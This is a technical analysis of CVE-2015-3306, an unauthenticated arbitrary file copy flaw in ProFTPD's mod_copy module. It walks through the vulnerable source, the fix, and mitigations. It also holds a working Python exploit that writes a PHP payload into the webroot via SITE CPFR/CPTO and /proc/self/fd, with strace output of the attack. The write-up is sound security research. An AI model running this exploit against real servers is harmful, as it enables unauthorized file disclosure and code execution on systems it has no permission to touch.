Dissecting CVE-2015-3306: ProFTPD mod_copy Arbitrary File Copy to Remote Code Execution
Vulnerability Overview
| Field | Value |
|---|---|
| CVE ID | CVE-2015-3306 |
| Score (CVSS) | 10 |
| Affected component | mod_copy module of ProFTPD |
| Vulnerability type | Remote Code Execution (RCE) |
| Impact if exploited | Privilege escalation and ultimately full control of the server |
Prior Public Analyses
| Description | Publish date | Analyst |
|---|---|---|
| https://lists.debian.org/debian-security-announce/2015/msg00154.html | 2015-05-19 | Vadim Melihow |
| https://www.exploit-db.com/exploits/49908 | 2021-05-26 | Shellbr3ak |
| https://www.exploit-db.com/exploits/37262 | 2015-06-10 | Metasploit |
| https://www.exploit-db.com/exploits/36803 | 2015-04-21 | R-73eN |
Introduction
This document provides an in-depth analysis of a critical vulnerability in the mod_copy module of the well-known FTP server ProFTPD. This Remote Code Execution vulnerability allows attackers to bypass authentication mechanisms and access restrictions, giving them read/write access to sensitive operating system files (such as /etc/passwd and /etc/shadow), or even allowing them to drop malicious code into web-accessible paths (such as /var/www/html).
Successful attacks based on this vulnerability can lead to widespread sensitive data leakage, loss of system integrity, and ultimately full takeover of the server. This report walks step by step through the exploitation mechanism, presents a practical example of an exploit, and covers the security patch details and mitigations, providing a complete framework for understanding the depth of the threat and the measures needed to neutralize it.
What is FTP?
The FTP protocol1 is a set of standard protocols that allows computers connected to a network to transfer files and exchange data with one another over the internet. An FTP server is essentially a computer that provides file storage and access services over the internet and is responsible for all data-transfer processes between networked computers. The FTP server waits for client connections and, using FTP protocol commands, carries out tasks such as uploading, listing directories, or downloading.
FTP operates on a client-server architecture. The user, acting as a client, can connect to an FTP server on a remote host using the FTP protocol. The client can send commands to the remote server to be executed. After executing the commands, the host server returns the results to the client. For example, a user issues a command requesting a file from the server. The server responds to this request and sends the file to the client. The user can then place the file in their working directory. These processes are managed by FTP servers.
How an FTP Server Works
FTP is a TCP-based protocol used for file transfer. By default, it uses port 20 (for data transfer) and port 21 (for command transfer).
When a user on the network sends a request to the server, the server receives the request and responds by providing file-transfer services. FTP uses a persistent-connection communication method so that control lines stay active over long periods. Note that, depending on the connection mode, the number of data ports used may vary.
flowchart LR
    Client -- "Control Channel" --- Server
    Client -- "Data Channel" --- Server
Figure 1: How FTP works (control channel vs. data channel)
FTP Connection Modes
An FTP server can support Active mode, Passive mode, or both.
Active Mode:
- In this mode, the client opens a port and listens on it. The server, in turn, actively connects to that port. In this approach, the client can use any free, randomly chosen port to establish the connection.
Passive Mode:
- In this mode, the server opens a port and listens passively on it. The client also connects to that port passively. Passive mode is typically used as a default security measure. It is especially useful when the client cannot accept an incoming connection from the server — for example, when the connection is blocked by a firewall.
Introducing ProFTPD
ProFTPD is a free, open-source FTP server. It is designed for Unix-like systems and, via Cygwin, also supports Windows. ProFTPD is known for its extensive configurability and the wide range of options it offers system administrators.
- The ProFTPD server is a background process that manages file transfers using the FTP protocol.
- Like many popular server software packages, ProFTPD is released under the GNU General Public License, is free, and can be redistributed.
- ProFTPD was originally designed for Unix and Unix-like systems such as Linux, macOS, and others. Although it is not natively supported on Windows, it can be used via the Cygwin environment, which provides a Unix-like environment for Windows.
- ProFTPD is known for its extensive configuration options, which allow system administrators to precisely tune server behavior and manage user access.
- Compared to some other FTP servers that focus on simplicity or speed, ProFTPD is designed to take advantage of advanced features such as virtual users2 and restricting user access to specific directories3 (chrooting).
- ProFTPD places a strong emphasis on security and offers options for using FTPS and other security-related capabilities.
Remote Code Execution Vulnerability
RCE is a type of security vulnerability that allows attackers to execute arbitrary code on a remote device — a device reachable over public or private networks.
RCE is part of the larger group of vulnerabilities known as Arbitrary Code Execution (ACE)4. RCE is the most advanced form of ACE, because it can be exploited even without needing prior access to the system or device. This vulnerability is equivalent to a full takeover of the vulnerable system or software and can have serious consequences such as:
- Data loss
- Service disruption
- Installation of ransomware or other malware
- Lateral movement by the attacker toward other sensitive IT systems
Consequences of RCE Attacks
RCE vulnerabilities can have severe consequences for a system or piece of software, including:
- Initial access: Attackers can use RCE vulnerabilities as an initial entry point into a network or environment.
- Privilege escalation: In many cases, servers have internal vulnerabilities that are only visible from internal access. RCE allows an attacker to discover and exploit these vulnerabilities and, by escalating privileges, gain access to connected systems.
- Sensitive data disclosure: By exploiting RCE, attackers can steal data from vulnerable systems — whether by installing data-exfiltration malware or by directly executing commands. The scope of this data theft can range from simply copying unencrypted data to using memory-scraping malware that searches system memory for authentication credentials.
- DoS attacks: An RCE vulnerability lets attackers execute code on a system. This code can exhaust system resources and bring it down, or use the system’s resources to launch DoS attacks against third parties.
- Cryptomining: A common post-exploitation step after RCE is running cryptomining (or “cryptojacking”) malware, which uses the infected device’s computing resources to mine cryptocurrency.
- Ransomware: Perhaps the most dangerous consequence of RCE is the ability to install ransomware on the vulnerable software or server. Attackers can spread ransomware across the network and block users’ access to their files until a ransom is paid.
- Unauthorized access: By executing arbitrary code on remote systems, attackers gain unauthorized access to the target organization’s networks, servers, or applications. Once inside, attackers can extract or tamper with valuable data and expose sensitive customer information or financial records.
Types of RCE Attacks
RCE attacks occur in various forms, the most common of which are:
Injection attacks:
- Many applications allow command execution through user input. By sending malformed, malicious input data, attackers can execute arbitrary code.
Deserialization attacks:
- Applications commonly use serialization to transmit or store data. In this attack, serialized data supplied by the attacker is interpreted as executable instructions when it is deserialized (converted back into a processable object).
Out-of-bounds Write:
- Applications typically allocate fixed memory regions (buffers) to store data. Weaknesses in memory management allow attackers to send input that gets written outside the bounds of the designated buffer. Since adjacent memory regions often contain executable code, this can lead to the execution of malicious code.
Where CVE-2015-3306 Occurs
CVE-2015-3306 is located in the mod_copy module of ProFTPD 1.3.5, and arises because the SITE CPFR and SITE CPTO commands are enabled for unauthenticated clients. A remote, unauthenticated attacker can exploit this weakness to arbitrarily read and write files anywhere accessible to the service on the host system.
These commands run with the privileges of the ProFTPD service, which by default runs as the nobody user. By leveraging /proc/self/fd/ to copy a PHP payload into the website directory (/var/www/), remote PHP code execution becomes possible.
How the mod_copy Service Works
The mod_copy module implements the SITE CPFR and SITE CPTO commands, which allow files/directories to be copied directly on the server — from one location to another — without needing to transfer the data to the client and back. In the normal approach, the flow is as follows:
flowchart LR
    Server1["Server (source path)"] -- "1. Sending data" --> Client
    Client -- "2. Uploading again" --> Server2["Server (destination path)"]
Figure 2: How the server works in the normal (non-mod_copy) approach
Whereas using the mod_copy module, it works as follows:
flowchart LR
    Server1["Server (origin path)"] -- "Direct copy" --> Server2["Server (destination path)"]
Figure 3: How the server works using the mod_copy module
Examining the CPFR Function
In general, this function’s job is to parse and validate the source file path, check that it exists and is permitted, and finally mark the file as “staged” for the subsequent CPTO command. Below is the implementation of the CPFR function from the mod_copy module:
MODRET copy_cpfr(cmd_rec *cmd) {
  register unsigned int i;
  int res;
  char *path = "";

  if (cmd->argc < 3 ||
      strncasecmp(cmd->argv[1], "CPFR", 5) != 0) {
    return PR_DECLINED(cmd);
  }

  CHECK_CMD_MIN_ARGS(cmd, 3);

  /* Construct the target file name by concatenating all the parameters after
   * the "SITE CPFR", separating them with spaces.
   */
  for (i = 2; i <= cmd->argc-1; i++) {
    path = pstrcat(cmd->tmp_pool, path, *path ? " " : "",
      pr_fs_decode_path(cmd->tmp_pool, cmd->argv[i]), NULL);
  }

  res = pr_filter_allow_path(CURRENT_CONF, path);
  switch (res) {
    case 0:
      break;

    case PR_FILTER_ERR_FAILS_ALLOW_FILTER:
      pr_log_debug(DEBUG2, MOD_COPY_VERSION
        ": 'CPFR %s' denied by PathAllowFilter", path);
      pr_response_add_err(R_550, _("%s: Forbidden filename"), path);
      return PR_ERROR(cmd);

    case PR_FILTER_ERR_FAILS_DENY_FILTER:
      pr_log_debug(DEBUG2, MOD_COPY_VERSION
        ": 'CPFR %s' denied by PathDenyFilter", path);
      pr_response_add_err(R_550, _("%s: Forbidden filename"), path);
      return PR_ERROR(cmd);
  }

  /* Allow renaming a symlink, even a dangling one. */
  path = dir_canonical_vpath(cmd->tmp_pool, path);

  if (!path ||
      !dir_check_canon(cmd->tmp_pool, cmd, cmd->group, path, NULL) ||
      !exists(path)) {
    pr_response_add_err(R_550, "%s: %s", path, strerror(errno));
    return PR_ERROR(cmd);
  }

  pr_table_add(session.notes, "mod_copy.cpfr-path",
    pstrdup(session.pool, path), 0);

  pr_response_add(R_350, _("File or directory exists, ready for destination "
    "name"));
  return PR_HANDLED(cmd);
}
Figure 4: Overview of the copy_cpfr function
At the start of this function, three variables — i, res, and path — are declared: i is a loop counter for parsing the arguments, res stores validation results, and path is used to build the source file path (line 2–4 above).
Next, the function checks that argc is not less than three parameters, and that the string "CPFR" is present at index 1 of argv; otherwise the input is ignored (lines 6–8).
It then uses the CHECK_CMD_MIN_ARGS macro to again check that the number of arguments is not below the required amount; if it is, the message "501 Syntax error in parameters or arguments" is sent to the client (line 11).
After that, a loop parses the path the user sent as input and concatenates it into a single string (lines 16–19). For example, if the user sends:
SITE CPFR /var/www/my file.txtthis input appears in the argv array as follows:
argv[0] = "SITE"
argv[1] = "CPFR"
argv[2] = "/var/www/my"
argv[3] = "file.txt"
and, using the loop above, the user’s input is turned into a single string in the following form:
path = "/var/www/my file.txt"Next, the PathAllowFilter and PathDenyFilter functions check whether ProFTPD has the necessary access to the specified file; if not, the corresponding "550 Forbidden filename." error is shown to the client (lines 21–37).
Then, by calling dir_canonical_vpath, the final file path is converted to a standard canonical form (line 40).
At this stage, the code checks whether the path is valid, whether the user has the necessary access to the file, and finally whether the file exists. If any of these checks fails, an appropriate message such as “Permission Denied” is shown to the user (lines 42–47).
After that, the source path is stored in session.notes so that the SITE CPTO command knows which file is to be copied (lines 49–50).
Finally, the client is shown the message "File or directory exists, ready for destination name" (lines 52–53).
Examining the CPTO Function
In general, this function’s job is to receive the destination path and perform the copy operation. Below is the implementation of the CPTO function from the mod_copy module:
MODRET copy_cpto(cmd_rec *cmd) {
  register unsigned int i;
  char *from, *to = "";

  if (cmd->argc < 3 ||
      strncasecmp(cmd->argv[1], "CPTO", 5) != 0) {
    return PR_DECLINED(cmd);
  }

  CHECK_CMD_MIN_ARGS(cmd, 3);

  from = pr_table_get(session.notes, "mod_copy.cpfr-path", NULL);
  if (from == NULL) {
    pr_response_add_err(R_503, _("Bad sequence of commands"));
    return PR_ERROR(cmd);
  }

  /* Construct the target file name by concatenating all the parameters after
   * the "SITE CPTO", separating them with spaces.
   */
  for (i = 2; i <= cmd->argc-1; i++) {
    to = pstrcat(cmd->tmp_pool, to, *to ? " " : "",
      pr_fs_decode_path(cmd->tmp_pool, cmd->argv[i]), NULL);
  }

  to = dir_canonical_vpath(cmd->tmp_pool, to);

  if (copy_paths(cmd->tmp_pool, from, to) < 0) {
    int xerrno = errno;

    pr_response_add_err(R_550, "%s: %s", cmd->argv[1], strerror(xerrno));

    errno = xerrno;
    return PR_ERROR(cmd);
  }

  pr_response_add(R_250, "%s", _("Copy successful"));
  return PR_HANDLED(cmd);
}
Figure 14: Overview of the copy_cpto function
As with the CPFR command, the function first checks the argument count and that the string CPTO is present at index 1 (lines 6–8).
Next, it retrieves the source path that was stored by the CPFR command; if it is not found, that means the client has not yet executed the CPFR command, and the client is given the error "Bad sequence of commands" (lines 12–16).
In the next step, the same function used in CPFR to build the canonical path appears again here — its purpose, as before, is to take the user’s input as a path, turn it into a single string, and produce a standard path for later use (lines 18–24, with canonicalization on line 26).
Then, by calling copy_paths, the command copies the source file or directory to the destination (lines 28). If this operation fails, the File unavailable error is shown to the client; the errno variable also carries the reason for the failure (e.g. “Permission denied” or “No such file or directory”).
Finally, if everything goes well, the client is shown "Requested file action okay, completed" along with FTP response code 250 (lines 37).
Code Changes Made to Fix the Vulnerability
To fix the vulnerability, corrective code was added to the mod_copy module. The new functionality allows the module to be enabled or disabled via the CopyEngine off/on directive. Before any copy operation runs, the user’s authentication status is now checked. In addition, after every re-login, the user’s access to the CopyEngine capability is re-validated, and all requests are logged for monitoring purposes.
Each of these changes is examined below.
Enabling/Disabling via CopyEngine
In the new version, the CopyEngine on|off configuration directive was added, letting server administrators globally enable or disable the module. This parameter is validated before any CPTO, CPFR, or even log-processing command runs. If it is set to off (equivalent to FALSE), the process immediately terminates with a PR_DECLINED status code and never reaches the copy step.
static int copy_engine = TRUE;
...
MODRET set_copyengine(cmd_rec *cmd) { ... }
...
if (copy_engine == FALSE) {
  return PR_DECLINED(cmd);
}
Figure 21: copy_engine definition and the check before entering any function
This mechanism allows system administrators to disable the mod_copy module on servers where it is not needed, thereby reducing the attack surface.
Added Authentication Check
In the current version, authentication is now required before the CPFR or CPTO commands can run. If the user is not authenticated, the error "530 Please login with USER and PASS" is sent to the client.
authenticated = get_param_ptr(cmd->server->conf, "authenticated", FALSE);
if (authenticated == NULL || *authenticated == FALSE) {
  pr_response_add_err(R_530, _("Please login with USER and PASS"));
  pr_cmd_set_errno(cmd, EPERM);
  errno = EPERM;
  return PR_ERROR(cmd);
}
Figure 22: Login check
This fix addresses the vulnerability in the previous version, which allowed anonymous FTP users to abuse these commands to copy files.
Added Hook for the PASS Command
The copy_post_pass function is now called immediately after the PASS command executes, to dynamically re-evaluate the CopyEngine state. This is necessary because modules such as mod_ifsession may change access settings based on the user’s identity.
{ POST_CMD, C_PASS, G_NONE, copy_post_pass, FALSE, FALSE },Figure 23: PASS command hook
This mechanism guarantees that, even after authentication, access permissions for mod_copy are re-validated against the administrator’s latest configuration.
Added Logging Hook
This capability was added so that every successful and failed use of the SITE CPFR and SITE CPTO commands is recorded in the logging system. This mechanism makes it possible to detect abuse and trace unauthorized actions.
{ LOG_CMD, C_SITE, G_NONE, copy_log_site, FALSE, FALSE },
{ LOG_CMD_ERR, C_SITE, G_NONE, copy_log_site, FALSE, FALSE },
Figure 24: Logging
How CVE-2015-3306 Is Exploited
Several exploits have been developed for this vulnerability, including one available as part of the Metasploit Framework. All of these exploits are listed in the “Prior Public Analyses” section above.
The exploit used during testing is shown below. Note that this was run in an isolated lab environment and ?> etc. in the PHP payload is only a harmless phpinfo() proof-of-concept marker, not a functional web shell:
#!/usr/bin/env python3

import sys
import socket
import requests

def exploit(client, target):
    client.connect((target,21))  # Connecting to the target server
    banner = client.recv(74)
    print(banner.decode())
    client.send(b'site cpfr /etc/passwd\r\n')
    print(client.recv(1024).decode())
    client.send(b'site cpto <?php phpinfo(); ?>\r\n')  # phpinfo() is just a PoC.
    print(client.recv(1024).decode())
    client.send(b'site cpfr /proc/self/fd/5\r\n')
    print(client.recv(1024).decode())
    client.send(b'site cpto /var/www/html/test.php\r\n')
    print(client.recv(1024).decode())
    client.close()
    print('Exploit Completed')

def check(url):
    req = requests.get(url)  # Requesting the written PoC php file via HTTP
    if req.status_code == 200:
        print('[+] File Written Successfully')
        print(f'[+] Go to : {url}')
    else:
        print('[!] Something Went Wrong')
        print('[!] Directory might not be writable')

def main():
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    target = sys.argv[1]
    exploit(client, target)
    url = 'http://' + target + '/test.php'
    check(url)

if __name__ == '__main__':
    main()
Figure 25: Exploit used for CVE-2015-3306
In this exploit, after connecting to the ProFTPD server and receiving the system banner, malicious commands are sent to the server in sequence. The first step sends the following command:
SITE CPFR /etc/passwdThe strace output below shows the server reading and processing this first command:
read(0, "site cpfr /etc/passwd\r\n", 4102) = 23
newfstatat(AT_FDCWD, "/", {st_mode=S_IFDIR|0755, st_size=4096, ...}, AT_SYMLINK_NOFOLLOW) = 0
newfstatat(AT_FDCWD, "/etc", {st_mode=S_IFDIR|0755, st_size=12288, ...}, AT_SYMLINK_NOFOLLOW) = 0
newfstatat(AT_FDCWD, "/etc/passwd", {st_mode=S_IFREG|0644, st_size=3364, ...}, AT_SYMLINK_NOFOLLOW) = 0
Figure 26: Sending the first command to the server (strace output)
The server’s successful response (350 File or directory exists, ready for destination name) confirms two critical points:
- No directory-restriction policy was applied.
- The source path was stored in
session.notes, and the server is now ready to receive the destination command (CPTO).
newfstatat(AT_FDCWD, "/etc/passwd", {st_mode=S_IFREG|0644, st_size=3364, ...}, 0) = 0
newfstatat(AT_FDCWD, "/etc/.ftpaccess", 0x7ffe4a004490, 0) = -1 ENOENT (No such file or directory)
newfstatat(AT_FDCWD, "/.ftpaccess", 0x7ffe4a004490, 0) = -1 ENOENT (No such file or directory)
newfstatat(AT_FDCWD, "/etc/passwd", {st_mode=S_IFREG|0644, st_size=3364, ...}, AT_SYMLINK_NOFOLLOW) = 0
write(1, "350 File or directory exists, re"..., 58) = 58
Figure 27: Server's successful response
In the next step of the exploit, the following command is sent to the server:
SITE CPFR /proc/self/fd/5This command uses the technique of leveraging the /proc filesystem to indirectly access a file descriptor held open by the ProFTPD process. In this mechanism:
/proc/self/fd/points to the file descriptors opened by the current process.- File descriptor number 5 (
fd/5) corresponds to the/etc/passwdfile that was opened in the previous step. - By reading this path, the server retrieves the contents of
/etc/passwd.
read(5,
"root:x:0:0:root:/root:/usr/bin/zsh\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/no
login\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/s
bin/nologin\nman:x:6:12:man:/"..., 4096) = 3364
Figure 28: Contents read via file descriptor 5
This technique makes it possible to bypass direct access restrictions on system files by extracting data from the process’s own memory/file-descriptor table. Specifically, by abusing the /proc filesystem, an attacker can access file descriptors already opened by the server and read their contents without needing direct permissions on the underlying file.
read(0, "site cpfr /proc/self/fd/5\r\n", 4102) = 27
readlink("/proc/self", "51802", 4096) = 5
newfstatat(AT_FDCWD, "/proc/51802/fd/5", {st_mode=S_IFLNK|0500, st_size=64, ...}, AT_SYMLINK_NOFOLLOW) = 0
readlink("/proc/51802/fd/5", "/etc/passwd", 4096) = 11
Figure 29: Sending the second command to the server
In the final step of the exploit, the following command is executed immediately afterward:
SITE CPTO /var/www/html/test.phpThis command copies the contents behind file descriptor fd/5 (read in the previous step) directly into the webserver path. The end result is a file whose content is /etc/passwd, created as if it were a PHP script in a web-accessible directory.
read(0, "site cpto /var/www/html/test.php"..., 4102) = 34
newfstatat(AT_FDCWD, "/proc/self/fd/5", {st_mode=S_IFLNK|0500, st_size=64, ...}, AT_SYMLINK_NOFOLLOW) = 0
readlink("/proc/self/fd/5", "/etc/passwd", 1023) = 11
symlink("/etc/passwd", "/var/www/html/test.php") = 0
write(1, "250 Copy successful\r\n", 21) = 21
Figure 30: Sending the third command to the server

Figure 31: Final output of the exploit — fetching http://<target>/test.php over HTTP returns the contents of /etc/passwd from the lab target, confirming arbitrary file disclosure through the webroot.
The full exploit flow is summarized below:
sequenceDiagram
    participant A as Attacker
    participant P as ProFTPD
    participant F as Filesystem
    participant W as Web Server

    A->>P: SITE CPFR /proc/self/fd/5
    P-->>A: 350 (passwd content staged in session)
    A->>P: SITE CPTO /var/www/html/test.php
    P->>F: copy fd/5 content to test.php
    F-->>P: success
    P-->>A: 250 OK
    A->>W: GET /test.php
    W-->>A: 200 OK (passwd content returned)
Figure 32: Overview of the exploit flow
Mitigations
To prevent exploitation of this vulnerability, the following measures are recommended:
- Disable unnecessary modules: The
mod_copymodule is only needed in specific cases. Following the Principle of Least Privilege5, fully disable this module and any other non-essential modules if they are not strictly required. - Strictly restrict anonymous user access: Disable anonymous user access entirely. If it cannot be fully disabled, restrict anonymous access to an isolated, read-only directory with no write permissions whatsoever.
- Apply strict filesystem access restrictions: Use a chroot jail to confine users to their home directory. Make sure the user under which the ProFTPD service runs (e.g.
nobodyorproftpd) has no write permission whatsoever on sensitive system directories (such as/var/www/,/etc/,/bin/). - Enable monitoring and logging of user activity: Enable monitoring for all commands and user activity, especially
SITEcommands, and use a SIEM system to analyze and receive real-time alerts about suspicious activity (such asCPFRrequests targeting sensitive paths). - Use additional security layers: Deploy the FTP server behind a WAF or an IDS/IPS system to detect and block malicious traffic and abnormal requests. Restrict access to the FTP service port at the network firewall level to only the IP addresses that legitimately need it.
Conclusion
The vulnerability in ProFTPD’s mod_copy module is a clear example of a security threat arising from a combination of a software bug and insecure server configuration. This vulnerability allows attackers to bypass authentication and validation mechanisms, gain access to sensitive operating-system files, and ultimately take control of the server.
The analysis showed that the root cause of the issue was that the SITE CPFR and SITE CPTO commands were enabled by default for all clients, including anonymous users. Subsequent fixes — adding the ability to disable the module (CopyEngine), enforcing authentication before the commands can run, and precise logging — significantly increased the software’s security level.